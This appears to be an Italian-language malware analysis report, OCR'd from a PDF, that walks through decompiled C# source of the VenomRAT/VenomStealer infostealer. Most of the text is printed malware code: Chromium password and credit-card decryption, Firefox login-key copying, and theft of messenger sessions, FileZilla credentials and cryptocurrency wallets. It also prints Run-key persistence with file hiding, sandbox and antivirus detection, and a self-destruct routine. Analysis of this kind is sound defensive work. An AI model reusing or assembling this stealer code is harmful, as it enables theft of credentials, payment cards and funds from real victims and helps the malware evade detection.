
Filemanager

```
internal sealed class Filemanager
{
    public static void RecursiveDelete(string path)
    ...

    public static void CopyDirectory(string sourceFolder, string destFolder)
    ...

    public static long DirectorySize(string path)
    ...

    public static string CreateArchive(string directory, bool setpassword = true)
    {
        //IL_000d: Unknown result type (might be due to invalid IL or missing references)
        //IL_0013: Expected O, but got Unknown
        if (Directory.Exists(directory))
        {
            ZipFile val = new ZipFile(Encoding.UTF8);
            try
            {
                val.set_CompressionLevel((CompressionLevel)9);
                if (setpassword)
                {
                    val.set_Password(StringsCrypt.ArchivePassword);
                }
                val.AddDirectory(directory);
                val.Save(directory + ".zip");
            }
            finally
            {
                ((IDisposable)val)?.Dispose();
            }
        }
        RecursiveDelete(directory);
        Logging.Log("Archive " + new DirectoryInfo(directory).Name + " compression completed");
        return directory + ".zip";
    }
}
```

La password dell'archivio sopra citato viene generata in maniera randomica con il metodo ***GenerateRandomData():***

```
Show assembly load log
// VenomStealer.Modules.Implant.StringsCrypt
public static string ArchivePassword = GenerateRandomData();
```

La classe *sealed Paths* contiene i riferimenti a diversi paths speciali presi in considerazione durante la fase di infection, stealing e remote access, quali ad esempio Chromium Paths, Edge Paths, AppData.



La classe *Report* provvede (previo inserimento di un percorso di salvataggio dei dati ottenuti *sSavePath*) degli attributi ottenuti dai vari tools e folders prese in considerazione mediante l'utilizzo ed esecuzione di threads. Possiamo notare il grabbing di dettagli relativi a *Discord, Pidgin, Outlook, Telegram, Skype, Minecraft, CryptoWallets, FileZilla, ProtonVPN, OpenVPN* e *NordVPN:*

Report

```
{
    public static bool CreateReport(string sSavePath)
    {
        Logging.Log("Starting Making Report >>");
        List<Thread> list = new List<Thread>();
        try
        {
            if (Config.GrabberModule == "1")
            {
                list.Add(new Thread((ThreadStart)delegate
                {
                    FileGrabber.Run(sSavePath + "\\Grabber");
                }));
            }
            list.Add(new Thread((ThreadStart)delegate
            {
                VenomStealer.Target.Browsers.Chromium.Recovery.Run(sSavePath + "\\Browsers");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                Discord.WriteDiscord(Discord.GetTokens(), sSavePath + "\\Messenger\\Discord");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                Pidgin.Get(sSavePath + "\\Messenger\\Pidgin");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                Outlook.GrabOutlook(sSavePath + "\\Messenger\\Outlook");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                Telegram.GetTelegramSessions(sSavePath + "\\Messenger\\Telegram");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                Skype.GetSession(sSavePath + "\\Messenger\\Skype");
```

Report

```
            list.Add(new Thread((ThreadStart)delegate
            {
                Minecraft.SaveAll(sSavePath + "\\Gaming\\Minecraft");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                Wallets.GetWallets(sSavePath + "\\Wallets");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                VenomStealer.Target.Browsers.Chromium.Extensions.GetChromeWallets(sSavePath + "\\Wallets\\Chrome_Wallet");
                VenomStealer.Target.Browsers.Edge.Extensions.GetEdgeWallets(sSavePath + "\\Wallets\\Edge_Wallet");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                FileZilla.WritePasswords(sSavePath + "\\FileZilla");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                ProtonVpn.Save(sSavePath + "\\VPN\\ProtonVPN");
                OpenVpn.Save(sSavePath + "\\VPN\\OpenVPN");
                NordVpn.Save(sSavePath + "\\VPN\\NordVPN");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                Directory.CreateDirectory(sSavePath + "\\Directories");
                DirectoryTree.SaveDirectories(sSavePath + "\\Directories");
            }));
            Directory.CreateDirectory(sSavePath + "\\System");
            list.Add(new Thread((ThreadStart)delegate
            {
                ProcessList.WriteProcesses(sSavePath + "\\System");
                ActiveWindows.WriteWindows(sSavePath + "\\System");
            }));
            Thread item = new Thread((ThreadStart)delegate
            {
                DesktopScreenshot.Make(sSavePath + "\\System");
                WebcamScreenshot.Make(sSavePath + "\\System");
            });
            list.Add(item);
```

Qui un salvataggio del product key di sistema:

```
            list.Add(new Thread((ThreadStart)delegate
            {
                File.WriteAllText(sSavePath + "\\System\\ProductKey.txt", ProductKey.GetWindowsProductKeyFromRegistry());
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                Logging.Save(sSavePath + "\\Log.txt");
            }));
            list.Add(new Thread((ThreadStart)delegate
            {
                SysInfo.Save(sSavePath + "\\System\\Info.txt");
            }));
            foreach (Thread item2 in list)
            {
                item2.Start();
                item2.Join();
            }
            Logging.Log("Report created >> ");
            return true;
        }
        catch (Exception ex)
        {
            return Logging.Log("Failed to create report, error:\n" + ex, ret: false);
        }
    }
}
```

VenomRAT utilizza moduli *SQLite* al fine di effettuare values gathering, all'interno del costruttore della classe viene preso in considerazione il file poi letto su tutti i bytes, nello specifico l'attributo *filename*.

SqLite

```
{
    private struct RecordHeaderField
    ...

    private struct TableEntry
    ...

    private struct SqliteMasterEntry
    ...

    private readonly ulong _dbEncoding;

    private readonly byte[] _fileBytes;

    private readonly ulong _pageSize;

    private readonly byte[] _sqlDataTypeSize = new byte[10] { 0, 1, 2, 3, 4, 6,

    private string[] _fieldNames;

    private SqliteMasterEntry[] _masterTableEntries;

    private TableEntry[] _tableEntries;

    public SqLite(string fileName)
    {
        _fileBytes = File.ReadAllBytes(fileName);
        _pageSize = ConvertToULong(16, 2);
        _dbEncoding = ConvertToULong(56, 4);
        ReadMasterTable(100L);
    }

    public string GetValue(int rowNum, int field)
    {
        try
        {
            if (rowNum >= _tableEntries.Length)
            {
                return null;
            }
```

A seguire i dettagli della classe *AntiAnalysis* che rileva i moduli di **Sandboxie, Avast** e **COMODO** per il bypass delle protection solutions:

AntiAnalysis

```
public static bool Processes()
...

public static bool SandBox()
{
    return new string[5] { "SbieDll", "SxIn", "Sf2", "snxhk", "cmdvrt32" }.
}

public static bool VirtualBox()
...

public static bool Run()
{
    if (Config.AntiAnalysis != "1")
    {
        return false;
    }
    if (Hosting())
    {
        Logging.Log("AntiAnalysis : Hosting detected!");
    }
    if (Processes())
    {
        Logging.Log("AntiAnalysis : Process detected!");
    }
    if (VirtualBox())
    {
        Logging.Log("AntiAnalysis : Virtual machine detected!");
    }
    if (SandBox())
    {
        Logging.Log("AntiAnalysis : SandBox detected!");
    }
    if (Debugger())
    {
        Logging.Log("AntiAnalysis : Debugger detected!");
    }
    return false;
}
```

La classe *SelfDestruct* permette di eseguire uno script batch che richiama il comando ***chcp 65001*** per settare come page code la codifica UTF-8, termina forzatamente i processi con ID specifici tramite il comando ***taskkill /F /IM*** ed imposta un timeout.

SelfDestruct

Warning: Some assembly references could not be resolved automatically. Th
for ex. property getter/setter access. To get optimal decompilation resu

Show assembly load log

```
// VenomStealer.Modules.Implant.SelfDestruct
using System;
using System.Diagnostics;
using System.IO;
using System.Threading;
using VenomStealer.Helpers;

internal sealed class SelfDestruct
{
    public static void Melt()
    {
        string text = Path.GetTempFileName() + ".bat";
        int id = Process.GetCurrentProcess().Id;
        using (StreamWriter streamWriter = File.AppendText(text))
        {
            streamWriter.WriteLine("chcp 65001");
            streamWriter.WriteLine("TaskKill /F /IM " + id);
            streamWriter.WriteLine("Timeout /T 2 /Nobreak");
        }
        Logging.Log("SelfDestruct : Running self destruct procedure...");
        Process.Start(new ProcessStartInfo
        {
            FileName = "cmd.exe",
            Arguments = "/C " + text,
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true
        });
        Thread.Sleep(5000);
        Environment.FailFast(null);
    }
}
```

Il threat esegue un delay per un numero randomico di millisecondi che va dall'intervallo tra 0 e 10000 millisecondi:

StartDelay

```
Warning: Some assembly references could not be resolved automatically. Th
for ex. property getter/setter access. To get optimal decompilation resul
Show assembly load log
// VenomStealer.Modules.Implant.StartDelay
using ...

internal sealed class StartDelay
{
    private const int SleepMin = 0;

    private const int SleepMax = 10;

    public static void Run()
    {
        int millisecondsTimeout = new Random().Next(0, 10000);
        Logging.Log("StartDelay : Sleeping " + millisecondsTimeout);
        Thread.Sleep(millisecondsTimeout);
    }
}
```

Qui i dettagli della classe di Startup OS setting per il task di persistenza (anche in folders di chiavi di registro), files hiding e controllo nel caso in cui un file è installato nella chiave di OS startup.

Startup

```
Warning: Some assembly references could not be resolved automatically. This might lead to incor
for ex. property getter/setter access. To get optimal decompilation results, please manually ac
Show assembly load log
// VenomStealer.Modules.Implant.Startup
using ...

internal sealed class Startup
{
    public static readonly string ExecutablePath = AppDomain.CurrentDomain.BaseDirectory;

    private static readonly string InstallDirectory = Paths.InitWorkDir();

    private static readonly string InstallFile = Path.Combine(InstallDirectory, new FileInfo(Executab

    private static readonly string StartupKey = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";

    private static readonly string StartupName = Path.GetFileNameWithoutExtension(ExecutablePath);

    public static void SetFileCreationDate(string path = null)
    ...

    public static void HideFile(string path = null)
    {
        string text = path;
        if (path == null)
        {
            text = ExecutablePath;
        }
        Logging.Log("HideFile : Adding 'hidden' attribute to file " + text);
        new FileInfo(text).Attributes |= FileAttributes.Hidden;
    }

    public static bool IsInstalled()
    {
        if (Registry.CurrentUser.OpenSubKey(StartupKey, writable: false)?.GetValue(StartupName) != nu
        {
            return File.Exists(InstallFile);
```

```
    public static void Install()
    {
        Logging.Log("Startup : Adding to autorun...");
        if (!File.Exists(InstallFile))
        {
            File.Copy(ExecutablePath, InstallFile);
        }
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(StartupKey, writable: true);
        if (registryKey != null && registryKey.GetValue(StartupName) == null)
        {
            registryKey.SetValue(StartupName, InstallFile);
        }
        string[] array = new string[1] { InstallFile };
        foreach (string text in array)
        {
            if (File.Exists(text))
            {
                HideFile(text);
                SetFileCreationDate(text);
            }
        }
    }

    public static bool IsFromStartup()
    {
        return ExecutablePath.StartsWith(InstallDirectory);
    }
}
```

Qui i dettagli della classe *StringsCrypt* che contiene metodi di generazione randomica e decryption *RijndaelManaged*.

StringsCrypt

```
    ...);

    public static string GenerateRandomData(string sd = "0")
    {
        string text = sd;
        if (sd == "0")
        {
            text = ((DateTimeOffset)DateTime.Parse(SystemInfo.Datenow)).Ticks.ToString();
        }
        string s = text + "-" + SystemInfo.Username + "-" + SystemInfo.Compname + "-" + SystemInfo.Cu
        using MD5 mD = MD5.Create();
        return string.Join("", mD.ComputeHash(Encoding.UTF8.GetBytes(s)).Select(delegate(byte ba)
        {
            byte b = ba;
            return b.ToString("x2");
        }));
    }

    public static string Decrypt(byte[] bytesToBeDecrypted)
    {
        byte[] bytes;
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using RijndaelManaged rijndaelManaged = new RijndaelManaged();
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(CryptKey, SaltBytes, 1000)
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateD
            {
                cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
                cryptoStream.Close();
            }
            bytes = memoryStream.ToArray();
        }
        return Encoding.UTF8.GetString(bytes);
    }
```

Qui i dettagli di gathering delle credenziali di servers FTP con **FileZilla**:

FileZilla

```
            {
                if (!File.Exists(text))
                {
                    continue;
                }
                XmlDocument xmlDocument = new XmlDocument();
                xmlDocument.Load(text);
                foreach (XmlNode item2 in xmlDocument.GetElementsByTagName("Server"))
                {
                    string text2 = item2?["Pass"]?.InnerText;
                    if (text2 != null)
                    {
                        Password password = default(Password);
                        password.Url = "ftp://" + item2["Host"]?.InnerText + ":" + item2["Port"]?.InnerText + "/";
                        password.Username = item2["User"]?.InnerText;
                        password.Pass = Encoding.UTF8.GetString(Convert.FromBase64String(text2));
                        Password item = password;
                        Counter.FtpHosts++;
                        list.Add(item);
                    }
                }
                File.Copy(text, Path.Combine(sSavePath, new FileInfo(text).Name));
            }
            catch (Exception ex)
            {
                Logging.Log("Filezilla >> Failed collect passwords\n" + ex);
            }
        }
        return list;
    }

    private static string FormatPassword(Password pPassword)
    {
        return "Url: " + pPassword.Url + "\nUsername: " + pPassword.Username + "\nPassword: " + pPassword.Pass + "\n\n";
    }

    public static void WritePasswords(string sSavePath)
    ...
}
```

La classe *Passwords* provvede ad eliminare vecchie passwords tramite la chiamata al metodo *Filemanager.RecursiveDelete(PasswordsStoreDirectory)*:

Passwords

```
Warning: Some assembly references could not be resolved automatically. This might lead to inco
for ex. property getter/setter access. To get optimal decompilation results, please manually a
Show assembly load log
// VenomStealer.Target.Passwords
using ...

internal sealed class Passwords
{
    private static readonly string PasswordsStoreDirectory = Path.Combine(Paths.InitWorkDir(), Syste

    public static string Save()
    {
        try
        {
            Logging.Log("Removing Old Data>> Started!\n");
            Filemanager.RecursiveDelete(PasswordsStoreDirectory);
            Logging.Log("Removing Old Data>> Ended!\n");
        }
        catch
        {
            Logging.Log("Stealer >> Failed recursive remove directory with passwords");
        }
        if (!Directory.Exists(PasswordsStoreDirectory))
        {
            Directory.CreateDirectory(PasswordsStoreDirectory);
        }
        if (!Report.CreateReport(PasswordsStoreDirectory))
        {
            return "";
        }
        return PasswordsStoreDirectory;
    }
}
```

A seguire i dettagli di enumerazioni con cicli *foreach* per il gathering dei wallets di cryptocurrencies, come ad esempio *Litecoin, Dash* e *Bitcoin*.

Wallets

```
Warning: Some assembly references could not be resolved automatically. This might lead to inco
for ex. property getter/setter access. To get optimal decompilation results, please manually a
Show assembly load log
// VenomStealer.Target.Wallets
using ...

internal sealed class Wallets
{
    private static readonly List<string[]> SWalletsDirectories = new List<string[]>
    ...;

    private static readonly string[] SWalletsRegistry = new string[3] { "Litecoin", "Dash", "Bitcoin

    public static void GetWallets(string sSaveDir)
    {
        try
        {
            Directory.CreateDirectory(sSaveDir);
            foreach (string[] sWalletsDirectory in SWalletsDirectories)
            {
                CopyWalletFromDirectoryTo(sSaveDir, sWalletsDirectory[1], sWalletsDirectory[0]);
            }
            string[] sWalletsRegistry = SWalletsRegistry;
            foreach (string sWalletRegistry in sWalletsRegistry)
            {
                CopyWalletFromRegistryTo(sSaveDir, sWalletRegistry);
            }
            if (Counter.Wallets == 0)
            {
                Filemanager.RecursiveDelete(sSaveDir);
                Logging.Log("Wallets >> Desktop Wallet is Empty!\n");
            }
        }
        catch (Exception ex)
        {
            Logging.Log("Wallets >> Failed collect wallets\n" + ex);
        }
    }
```

Qui i dettagli della classe *CBrowserUtils* per la gestione e formattazione dei dettagli ottenuti da istanze dei browser, come ad esempio **credit cards, cookies, autofills data, segnalibri** e **passwords.**

CBrowserUtils

```
Warning: Some assembly references could not be resolved automatically. This might lead to inco
for ex. property getter/setter access. To get optimal decompilation results, please manually a
Show assembly load log
// VenomStealer.Target.Browsers.CBrowserUtils
using ...

internal sealed class CBrowserUtils
{
    private static string FormatPassword(Password pPassword)
    ...

    private static string FormatCreditCard(CreditCard cCard)
    {
        return "Type: " + Banking.DetectCreditCardType(cCard.Number) + "\nNumber: " + cCard.Number +
    }

    private static string FormatCookie(Cookie cCookie)
    ...

    private static string FormatAutoFill(AutoFill aFill)
    {
        return aFill.Name + "\t\n" + aFill.Name + "\t\n\n";
    }

    private static string FormatHistory(Site sSite)
    {
        return $"### {sSite.Title} ### ({sSite.Url}) {sSite.Count}\n";
    }

    private static string FormatBookmark(Bookmark bBookmark)
    {
        if (!string.IsNullOrEmpty(bBookmark.Url))
        {
            return "### " + bBookmark.Title + " ### (" + bBookmark.Url + ")\n";
        }
        return "### " + bBookmark.Title + " ###\n";
    }
```

Il metodo statico booleano *WritePasswords* prende come argomenti in input la lista di oggetti *Password pPasswords* e *sFile* per salvare su file le passwords ottenute nel caso in cui le credenziali siano diverse da valori stringa vuoti.

```
public static bool WritePasswords(List<Password> pPasswords, string sFile)
{
    try
    {
        foreach (Password pPassword in pPasswords)
        {
            if (!(pPassword.Username == "") && !(pPassword.Pass == ""))
            {
                File.AppendAllText(sFile, FormatPassword(pPassword));
            }
        }
        return true;
    }
    catch
    {
        return false;
    }
}
```

Le passwords ottenute da motori di browsing Chromium vengono decriptate e codificate in UTF-8:

Passwords

```
// VenomStealer.Target.Browsers.Chromium.Passwords
using ...

internal sealed class Passwords
{
    public static List<Password> Get(string sLoginData)
    {
        List<Password> list = new List<Password>();
        try
        {
            SqLite sqLite = SqlReader.ReadTable(sLoginData, "logins");
            if (sqLite == null)
            {
                return list;
            }
            for (int i = 0; i < sqLite.GetRowCount(); i++)
            {
                Password password = default(Password);
                password.Url = Crypto.GetUtf8(sqLite.GetValue(i, 0));
                password.Username = Crypto.GetUtf8(sqLite.GetValue(i, 3));
                Password item = password;
                string value = sqLite.GetValue(i, 5);
                if (value != null)
                {
                    item.Pass = Crypto.GetUtf8(Crypto.EasyDecrypt(sLoginData, value));
                    list.Add(item);
                    Banking.ScanData(item.Url);
                    Counter.Passwords++;
                }
            }
            return list;
        }
        catch (Exception ex)
        {
            Logging.Log("Chromium >> Failed collect passwords\n" + ex);
            return list;
        }
    }
}
```

La classe *CbCrypt* contiene oggetti di encryption *BCrypt*, come ad esempio *BCRYPT_KEY_DATA_BLOB_MAGIC* da importare nei contexts di encryption, e diverse funzioni importate dalla libreria esterna *bcrypt.dll*

CbCrypt

```
using ...

public static class CbCrypt
{
    public struct AuthenticatedCipherModeInfo : IDisposable
    ...

    public const uint ErrorSuccess = 0u;

    public static readonly byte[] BCRYPT_KEY_DATA_BLOB_MAGIC = BitConverter.GetBytes(1296188491);

    public static readonly string BCRYPT_OBJECT_LENGTH = "ObjectLength";

    public static readonly string BCRYPT_CHAIN_MODE_GCM = "ChainingModeGCM";

    public static readonly string BCRYPT_AUTH_TAG_LENGTH = "AuthTagLength";

    public static readonly string BCRYPT_CHAINING_MODE = "ChainingMode";

    public static readonly string BCRYPT_KEY_DATA_BLOB = "KeyDataBlob";

    public static readonly string BCRYPT_AES_ALGORITHM = "AES";

    public static readonly string MsPrimitiveProvider = "Microsoft Primitive Provider";

    public static readonly int BCRYPT_INIT_AUTH_MODE_INFO_VERSION = 1;

    public static readonly uint StatusAuthTagMismatch = 3221266434u;

    [DllImport("bcrypt.dll")]
    public static extern uint BCryptOpenAlgorithmProvider(out IntPtr phAlgorithm, [MarshalAs(Unmanag

    [DllImport("bcrypt.dll")]
    public static extern uint BCryptCloseAlgorithmProvider(IntPtr hAlgorithm, uint flags);

    [DllImport("bcrypt.dll")]
    public static extern uint BCryptGetProperty(IntPtr hObject, [MarshalAs(UnmanagedType.LPWStr)] st

    [DllImport("bcrypt.dll", EntryPoint = "BCryptSetProperty")]
    internal static extern uint BCryptSetAlgorithmProperty(IntPtr hObject, [MarshalAs(UnmanagedType.
```

CreditCards

```
Warning: Some assembly references could not be resolved automatically. This might lead to inco
for ex. property getter/setter access. To get optimal decompilation results, please manually a
Show assembly load log
// VenomStealer.Target.Browsers.Chromium.CreditCards
using ...

internal sealed class CreditCards
{
    public static List<CreditCard> Get(string sWebData)
    {
        List<CreditCard> list = new List<CreditCard>();
        try
        {
            SqLite sqLite = SqlReader.ReadTable(sWebData, "credit_cards");
            if (sqLite == null)
            {
                return list;
            }
            for (int i = 0; i < sqLite.GetRowCount(); i++)
            {
                CreditCard creditCard = default(CreditCard);
                creditCard.Number = Crypto.GetUtf8(Crypto.EasyDecrypt(sWebData, sqLite.GetValue(i, 4
                creditCard.ExpYear = Crypto.GetUtf8(sqLite.GetValue(i, 3));
                creditCard.ExpMonth = Crypto.GetUtf8(sqLite.GetValue(i, 2));
                creditCard.Name = Crypto.GetUtf8(sqLite.GetValue(i, 1));
                CreditCard item = creditCard;
                Counter.CreditCards++;
                list.Add(item);
            }
            return list;
        }
        catch (Exception ex)
        {
            Logging.Log("Chromium >> Failed collect credit cards\n" + ex);
            return list;
        }
    }
}
```

VenomRAT ottiene i dettagli dei wallets e delle estensioni di Chrome legate a cryptocurrencies:

Extensions

```
// VenomStealer.Target.Browsers.Chromium.Extensions
using ...

internal class Extensions
{
    private static readonly List<string[]> ChromeWalletsDirectories = new List<string[]>
    ...;

    public static void GetChromeWallets(string sSaveDir)
    {
        try
        {
            Directory.CreateDirectory(sSaveDir);
            foreach (string[] chromeWalletsDirectory in ChromeWalletsDirectories)
            {
                CopyWalletFromDirectoryTo(sSaveDir, chromeWalletsDirectory[1], chromeWalletsDirector
            }
            if (Counter.BrowserWallets == 0)
            {
                Filemanager.RecursiveDelete(sSaveDir);
                Logging.Log("Chrome Browser Wallets >> No wallets from Chrome browser\n");
            }
        }
        catch (Exception ex)
        {
            Logging.Log("Chrome Browser Wallets >> Failed to collect wallets from Chrome browser\n"
        }
    }

    private static void CopyWalletFromDirectoryTo(string sSaveDir, string sWalletDir, string sWallet
    {
        string destFolder = Path.Combine(sSaveDir, sWalletName);
        if (Directory.Exists(sWalletDir))
        {
            Filemanager.CopyDirectory(sWalletDir, destFolder);
            Counter.BrowserWallets++;
        }
    }
}
```

Tramite un'istanza del modulo *SqLite* viene ottenuta la cronologia dei browsers ed aggiunto ogni sito all'interno della list.

History

Warning: Some assembly references could not be resolved automaticall
for ex. property getter/setter access. To get optimal decompilation

Show assembly load log

```
// VenomStealer.Target.Browsers.Chromium.History
using ...

internal sealed class History
{
    public static List<Site> Get(string sHistory)
    {
        List<Site> list = new List<Site>();
        try
        {
            SqLite sqLite = SqlReader.ReadTable(sHistory, "urls");
            if (sqLite == null)
            {
                return list;
            }
            for (int i = 0; i < sqLite.GetRowCount(); i++)
            {
                Site site = default(Site);
                site.Title = Crypto.GetUtf8(sqLite.GetValue(i, 1));
                site.Url = Crypto.GetUtf8(sqLite.GetValue(i, 2));
                site.Count = Convert.ToInt32(sqLite.GetValue(i, 3)) + 1;
                Site item = site;
                Banking.ScanData(item.Url);
                Counter.History++;
                list.Add(item);
            }
            return list;
        }
        catch (Exception ex)
        {
            Logging.Log("Chromium >> Failed collect history\n" + ex);
            return list;
        }
    }
}
```

La classe *Recovery* contiene al suo interno il metodo *void* statico *Run* che ha come parametro *sSavePath* che permette di salvare diverse informazioni e dettagli sottratti alle vittime, tra cui Web Data, dati di login, cronologia, AutoFills, Cookies, carte di credito:

Recovery

```
internal sealed class Recovery
{
    public static void Run(string sSavePath)
    {
        if (!Directory.Exists(sSavePath))
        {
            Directory.CreateDirectory(sSavePath);
        }
        string[] sChromiumPswPaths = Paths.SChromiumPswPaths;
        foreach (string text in sChromiumPswPaths)
        {
            string path = ((!text.Contains("Opera Software")) ? (Paths.Lappdata + text) : (Paths.App
            if (Directory.Exists(path))
            {
                string[] directories = Directory.GetDirectories(path);
                foreach (string obj in directories)
                {
                    string text2 = sSavePath + "\\" + Crypto.BrowserPathToAppName(text);
                    Directory.CreateDirectory(text2);
                    List<CreditCard> cCc = CreditCards.Get(obj + "\\Web Data");
                    List<Password> pPasswords = Passwords.Get(obj + "\\Login Data");
                    List<Cookie> cCookies = Cookies.Get(obj + "\\Cookies");
                    List<Site> sHistory = History.Get(obj + "\\History");
                    List<Site> sHistory2 = Downloads.Get(obj + "\\History");
                    List<AutoFill> aFills = Autofill.Get(obj + "\\Web Data");
                    List<Bookmark> bBookmarks = Bookmarks.Get(obj + "\\Bookmarks");
                    CBrowserUtils.WriteCreditCards(cCc, text2 + "\\CreditCards.txt");
                    CBrowserUtils.WritePasswords(pPasswords, text2 + "\\Passwords.txt");
                    CBrowserUtils.WriteCookies(cCookies, text2 + "\\Cookies.txt");
                    CBrowserUtils.WriteHistory(sHistory, text2 + "\\History.txt");
                    CBrowserUtils.WriteHistory(sHistory2, text2 + "\\Downloads.txt");
                    CBrowserUtils.WriteAutoFill(aFills, text2 + "\\AutoFill.txt");
                    CBrowserUtils.WriteBookmarks(bBookmarks, text2 + "\\Bookmarks.txt");
                }
            }
        }
    }
}
```

A seguire la metodologia di parsing di VenomRAT, la quale effettua tasks di *Split* mediante oggetti Regex per dividere i dati presi in input (variabile string *data*) con caratteri "/".

Parser

Warning: Some assembly references could not be resolved automatical
for ex. property getter/setter access. To get optimal decompilation

Show assembly load log

```
// VenomStealer.Target.Browsers.Chromium.Parser
using ...

internal sealed class Parser
{
    public static string Separator = "\": \"";

    public static string RemoveLatest(string data)
    {
        return Regex.Split(Regex.Split(data, "\",")[0], "\"")[0];
    }

    public static bool DetectTitle(string data)
    {
        return data.Contains("\"name");
    }

    public static string Get(string data, int index)
    {
        try
        {
            return RemoveLatest(Regex.Split(data, Separator)[index]);
        }
        catch (IndexOutOfRangeException)
        {
            return "Failed to parse url";
        }
    }
}
```

Il RAT contiene numerosi riferimenti hardcoded ad URLs ed extension IDs di estensioni di cryptowallets di Edge salvate in una lista di string:

Extensions

```
r ex. property getter/setter access. To get optimal decompilation results, please manually add the m:
assembly load log
Stealer.Target.Browsers.Edge.Extensions
{
}

 class Extensions
{
ate static readonly List<string[]> EdgeWalletsDirectories = new List<string[]>
{
new string[2]
{
    "Edge_Auvitas",
    Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\klfhbdnlcfcac
},
new string[2]
{
    "Edge_Math",
    Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\dfeccadlilpnd
},
new string[2]
{
    "Edge_Metamask",
    Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\ejbalbakoplch
},
new string[2]
{
    "Edge_MTV",
    Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\oooiblbdpdlec
},
new string[2]
{
    "Edge_Rabet",
    Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\aanjhgiamnacd
},
new string[2]
{
    "Edge_Ronin",
    Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\bblmcdckkhkhf
```

```
public static void GetEdgeWallets(string sSaveDir)
{
    try
    {
        Directory.CreateDirectory(sSaveDir);
        foreach (string[] edgeWalletsDirectory in EdgeWalletsDirectories)
        {
            CopyWalletFromDirectoryTo(sSaveDir, edgeWalletsDirectory[1], edgeWalletsDirectory[0]
        }
        if (Counter.BrowserWallets == 0)
        {
            Filemanager.RecursiveDelete(sSaveDir);
            Logging.Log("Edge Browser Wallets >> No wallets from Edge browser\n");
        }
    }
    catch (Exception ex)
    {
        Logging.Log("Edge Browser Wallets >> Failed to collect wallets from Edge browser\n" + ex
    }
}

private static void CopyWalletFromDirectoryTo(string sSaveDir, string sWalletDir, string sWallet
{
    string destFolder = Path.Combine(sSaveDir, sWalletName);
    if (Directory.Exists(sWalletDir))
    {
        Filemanager.CopyDirectory(sWalletDir, destFolder);
        Counter.BrowserWallets++;
    }
}
```

Vengono gestiti files di login keys *.db* e *.json* e vengono copiati e salvati nella folder *sSavePath*:

CLogins

```
Show assembly load log
// VenomStealer.Target.Browsers.Firefox.CLogins
using ...

internal sealed class CLogins
{
    private static readonly string[] KeyFiles = new string[3] { "key3.db", "key4.db", "logins.json"

    private static void CopyDatabaseFile(string from, string sSavePath)
    {
        try
        {
            if (File.Exists(from))
            {
                File.Copy(from, sSavePath + "\\" + Path.GetFileName(from));
            }
        }
        catch (Exception ex)
        {
            Logging.Log("Firefox >> Failed to copy logins\n" + ex);
        }
    }

    public static bool GetDbFiles(string path, string sSavePath)
    {
        if (!Directory.Exists(path))
        {
            return false;
        }
        string[] files = Directory.GetFiles(path, "logins.json", SearchOption.AllDirectories);
        foreach (string path2 in files)
        {
            string[] keyFiles = KeyFiles;
            foreach (string path3 in keyFiles)
            {
                CopyDatabaseFile(Path.Combine(Path.GetDirectoryName(path2), path3), sSavePath);
            }
        }
        return true;
